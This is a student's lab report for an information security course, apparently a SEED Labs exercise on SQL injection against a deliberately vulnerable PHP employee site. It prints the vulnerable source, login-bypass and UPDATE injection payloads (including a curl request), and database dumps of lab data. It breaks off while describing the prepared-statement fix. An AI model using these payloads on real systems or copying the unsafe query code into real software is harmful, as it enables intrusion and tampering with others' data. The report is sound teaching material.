George Tapia
Introduction to Information Security
CS 458
Fall 2022 Lab 4
SQL Injection Attack1

2.1 Task 1: Get Familiar with SQL Statements

Login into the mainframe (MYSQL) …

```
[12/09/22]seed@VM:~$ mysql -u root -pseedubuntu
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 6
Server version: 5.7.19-0ubuntu0.16.04.1 (Ubuntu)

Copyright (c) 2000, 2017, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
```

Viewing database information by loading the database using Users command, and printing the tables for the database and Alice using the following commands


```
mysql> use Users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----------------+
| Tables_in_Users |
+-----------------+
| credential      |
+-----------------+
1 row in set (0.00 sec)

mysql> select * from credential where name = 'Alice';
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |       |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
1 row in set (0.00 sec)

mysql>
```

2.2.1 Task 2.1: SQL Injection Attack from webpage


Since we are given the source code, here we can see that the highlighted portions hold the username and the password for the fields on the login page. We can also see that sha1 algorithm is being used to authenticate the user by matching the hash from the input to the stored pwd in the database

```php
<?php
session_start();
// if the session is new extract the username password from the GET request
$input_uname = $_GET['username'];
$input_pwd = $_GET['Password'];
$hashed_pwd = sha1($input_pwd);

// Function to create a sql connection.
function getDB() {
  $dbhost="localhost";
  $dbuser="root";
  $dbpass="seedubuntu";
  $dbname="Users";
  // Create a DB connection
  $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
  if ($conn->connect_error) {
    echo "</div>";
    echo "</nav>";
    echo "<div class='container text-center'>";
    die("Connection failed: " . $conn->connect_error . "\n");
    echo "</div>";
  }
  return $conn;
}

// create a connection
$conn = getDB();
// Sql query to authenticate the user
$sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
FROM credential
WHERE name= '$input_uname' and Password='$hashed_pwd'";
if (!$result = $conn->query($sql)) {
  echo "</div>";
  echo "</nav>";
  echo "<div class='container text-center'>";
  die('There was an error running the query [' . $conn->error . ']\n');
  echo "</div>";
}
```

Next, we need to log in to the administrator account. We need to do this so we can view all the information stored in the database. We know the account name “admin” but not the pwd. We also how comments work on SQL, so we can put a ‘ # after admin to comment everything out after. This will alter the meaning of the SQL query to WHERE = admin


Employee Profile Login
USERNAME
admin' #
PASSWORD
Password
Login
Copyright © SEED LABs

And, we're in….


Home
Edit Profile
Logout
User Details
Username Eld Salary Birthday SSN Nickname Email Address Ph. Number
Alice 10000 20000 9/20 10211002
Boby 20000 30000 4/20 10213352
Ryan 30000 50000 4/10 98993524
Samy 40000 90000 1/11 32193525
Ted 50000 110000 11/3 32111111
Admin 99999 400000 3/5 43254314
Copyright © SEED LABs

2.2.2 Task 2.2: SQL Injection Attack from the command line

Since we are doing the same thing as above, only this time through the command line. We just need to translate the symbols to the mapping (%num) after adding the admin name. The code below is the table that we have seen last time when we signed in as admin

```
[12/10/22]seed@VM:~$ curl 'www.SeedLabSQLInjection.com/unsafe_home.php?username=admin%27%20%23'
<!--
SEED Lab: SQL Injection Education Web plateform
```

```
<!DOCTYPE html>
<html lang="en">
<head>
  <!-- Required meta tags -->
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">

  <!-- Bootstrap CSS -->
  <link rel="stylesheet" href="css/bootstrap.min.css">
  <link href="css/style_home.css" type="text/css" rel="stylesheet">

  <!-- Browser Tab title -->
  <title>SQLi Lab</title>
</head>
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php" ><img src="seed_logo.png" style="height: 40px; width: 200px;" alt="SEEDLabs"></a>

      <ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'><li class='nav-item active'><a class='nav-link' href='unsafe_home.php'>Home <span class='s
r-only'>(current)</span></a></li><li class='nav-item'><a class='nav-link' href='unsafe_edit_frontend.php'>Edit Profile</a></li></ul><button onclick='logout()' type='but
ton' id='logoffBtn' class='nav-link my-2 my-lg-0'>Logout</button></div></nav><div class='container'><br><h1 class='text-center'><b> User Details </b></h1><hr><br><table
 class='table table-striped table-bordered'><thead class='thead-dark'><tr><th scope='col'>Username</th><th scope='col'>EId</th><th scope='col'>Salary</th><th scope='col
'>Birthday</th><th scope='col'>SSN</th><th scope='col'>Nickname</th><th scope='col'>Email</th><th scope='col'>Address</th><th scope='col'>Ph. Number</th></tr></thead><t
body><tr><th scope='row'> Alice</th><td>10000</td><td>20000</td><td>9/20</td><td>10211002</td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Boby</th><td
>20000</td><td>30000</td><td>4/20</td><td>10213352</td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Ryan</th><td>30000</td><td>50000</td><td>4/10</td><
td>98993524</td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Samy</th><td>40000</td><td>90000</td><td>1/11</td><td>32193525</td><td></td><td></td><td></td><td><
/td><td></td></tr><tr><th scope='row'> Ted</th><td>50000</td><td>110000</td><td>11/3</td><td>32111111</td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'>
Admin</th><td>99999</td><td>400000</td><td>3/5</td><td>43254314</td><td></td><td></td><td></td><td></td><td></td></tr></tbody></table>      <br><br>
      <div class="text-center">
        <p>
          Copyright &copy; SEED LABs
        </p>
      </div>
    </div>
    <script type="text/javascript">
    function logout(){
```

2.2.3 Task 2.3: Append a new SQL statement

We will try to delete the ted record from the database

```
mysql> select * from credential;
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |       |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
|  2 | Boby  | 20000 |  30000 | 4/20  | 10213352 |             |         |       |          | b78ed97677c161c1c82c142906674ad15242b2d4 |
|  3 | Ryan  | 30000 |  50000 | 4/10  | 98993524 |             |         |       |          | a3c50276cb120637cca669eb38fb9928b017e9ef |
|  4 | Samy  | 40000 |  90000 | 1/11  | 32193525 |             |         |       |          | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
|  5 | Ted   | 50000 | 110000 | 11/3  | 32111111 |             |         |       |          | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
|  6 | Admin | 99999 | 400000 | 3/5   | 43254314 |             |         |       |          | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
6 rows in set (0.00 sec)
```

I tried using `1=1'; delete from credential where Name='Ted'#`

I also tried `admin'; DELETE FROM credential WHERE name='Ted';#`

None of these worked. The idea was to comment out the rest of the SQL statement so that I can execute two statements in a sequence, one to access the database as admin, and the other to delete from the database.


```
There was an error running the query [You have an error in your SQL syntax; check the manual that
corresponds to your MySQL server version for the right syntax to use near '1=1;Delete from credential where
name='Ted';#' and Password='da39a3ee5e6b4b0d325' at line 3]\n
```

After further research, it appears that the mysqli_query() API only allows one query to execute at a time. This is a safeguard against SQL injection attacks. The only way to run sequential queries is if the mysqli_multi_query() was used to allow multiple queries instead of the highlighted one.


```
}

// Function to create a sql connection.
function getDB() {
  $dbhost="localhost";
  $dbuser="root";
  $dbpass="seedubuntu";
  $dbname="Users";
  // Create a DB connection
  $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
  if ($conn->connect_error) {
    echo "</div>";
    echo "</nav>";
    echo "<div class='container text-center'>";
    die("Connection failed: " . $conn->connect_error . "\n");
    echo "</div>";
  }
  return $conn;
}
```

2.3.1 Task 3.1: Modify your own salary

Since Boby doesn't want to give me a salary increase, I will increase my own salary. Speaking for Alice at the moment. We will log into her account using the same method as we did for admin.




Vuala…




If we analyze the code from the backend file, we can see that the implementation is horrible! Observing the if clause, we can notice that the statement “UPDATE credential SET nickname, etc..” will always execute, with or without a password so we can leave the other fields empty.

```
function getDB() {
  $dbhost="localhost";
  $dbuser="root";
  $dbpass="seedubuntu";
  $dbname="Users";
  // Create a DB connection
  $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
  if ($conn->connect_error) {
    die("Connection failed: " . $conn->connect_error . "\n");
  }
  return $conn;
}

$conn = getDB();
// Don't do this, this is not safe against SQL injection attack
$sql="";
if($input_pwd!=''){
  // In case password field is not empty.
  $hashed_pwd = sha1($input_pwd);
  //Update the password stored in the session.
  $_SESSION['pwd']=$hashed_pwd;
  $sql = "UPDATE credential SET nickname='$input_nickname',email='$input_email',address='$input_address',Password='$hashed_pwd',PhoneNumber='$input_phonenumber' where ID=$id;";
}else{
  // If passowrd field is empty.
  $sql = "UPDATE credential SET nickname='$input_nickname',email='$input_email',address='$input_address',PhoneNumber='$input_phonenumber' where ID=$id;";
}
$conn->query($sql);
$conn->close();
header("Location: unsafe_home.php");
exit();
?>

</body>
</html>
```

We will now exploit the update function in the source code by clicking on edit profile and running the following command: ‘,salary=500000 where EID=10000;#



Success, we were able to change her salary to $500,000



2.3.2 Task 3.2: Modify other people’ salary

Since Alice is still mad at her boss Boby, we will now update his salary to $1 using the same methods as before.

Boby Profile

Key	Value
Employee ID	20000
Salary	30000
Birth	4/20
SSN	10213352
NickName	
Email	
Address	
Phone Number	

Alice's Profile Edit

NickName: ',salary=1 where name='Boby';#

Email: Email

Address: Address

Phone Number: PhoneNumber

Password: Password

Save

Success…

Boby Profile

Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	
Email	
Address	
Phone Number	


2.3.3 Task 3.3: Modify other people's password

To modify the password, we can observe the backend file again, and notice that the password is of type sha1. Essentially, it gets hashed before it is updated.


```
function getDB() {
  $dbhost="localhost";
  $dbuser="root";
  $dbpass="seedubuntu";
  $dbname="Users";
  // Create a DB connection
  $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
  if ($conn->connect_error) {
    die("Connection failed: " . $conn->connect_error . "\n");
  }
  return $conn;
}

$conn = getDB();
// Don't do this, this is not safe against SQL injection attack
$sql="";
if($input_pwd!=''){
  // In case password field is not empty.
  $hashed_pwd = sha1($input_pwd);
  //Update the password stored in the session.
  $_SESSION['pwd']=$hashed_pwd;
  $sql = "UPDATE credential SET nickname='$input_nickname',email='$input_email',address='$input_address',Password='$hashed_pwd',PhoneNumber='$input_phonenumber' where ID=$id;";
}else{
  // if passowrd field is empty.
  $sql = "UPDATE credential SET nickname='$input_nickname',email='$input_email',address='$input_address',PhoneNumber='$input_phonenumber' where ID=$id;";
}
$conn->query($sql);
$conn->close();
header("Location: unsafe_home.php");
exit();
?>

</body>
</html>
```

We will generate a new password using the sha1 encryption scheme, and blame it on the professor. The new password will be "Yousefwashere" hashed.

Now, we can copy and paste the hashed password to our update query where the name = Boby





When we access the database for Boby's information. We can see that the password has been changed to "Yousefwashere" hash



```
mysql> show tables;
ERROR 1046 (3D000): No database selected
mysql> use Users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+----------------+
| Tables_in_Users |
+----------------+
| credential     |
+----------------+
1 row in set (0.00 sec)

mysql> select * from credential where name='Boby';
+----+------+-------+--------+-------+-----------+-------------+---------+-------+----------+------------------------------------------+
| ID | Name | EID   | Salary | birth | SSN       | PhoneNumber | Address | Email | NickName | Password                                 |
+----+------+-------+--------+-------+-----------+-------------+---------+-------+----------+------------------------------------------+
|  2 | Boby | 20000 |      1 | 4/20  | 10213352  |             |         |       |          | d4d92de605f64f07aae3be27ca406dd4762b2813 |
+----+------+-------+--------+-------+-----------+-------------+---------+-------+----------+------------------------------------------+
1 row in set (0.00 sec)

mysql>
```

Let's verify:
It worked, logged in with the new password..





2.4 Task 4: Countermeasure - Prepared Statement

Now, we will edit the unsafe_home and unsafe_backend source code to make them safe. I will start with unsafe_home. Essentially, what made it unsafe was this portion of the code, starting with the select statement.

```
// create a connection
$conn = getDB();
// Sql query to authenticate the user
$sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
FROM credential
WHERE name= '$input_uname' and Password='$hashed_pwd'";
if (!$result = $conn->query($sql)) {
  echo "</div>";
  echo "</nav>";
  echo "<div class='container text-center'>";
  die('There was an error running the query [' . $conn->error . ']\n');
  echo "</div>";
}
/* convert the select return result into array type */
$return_arr = array();
while($row = $result->fetch_assoc()){
  array_push($return_arr,$row);
}
```

Observing the safe file, we can see that the prepared statement made it safe. Prepare makes it safe by compiling the select and from statements before the name and password fields get their values assigned to them

```
// create a connection
$conn = getDB();
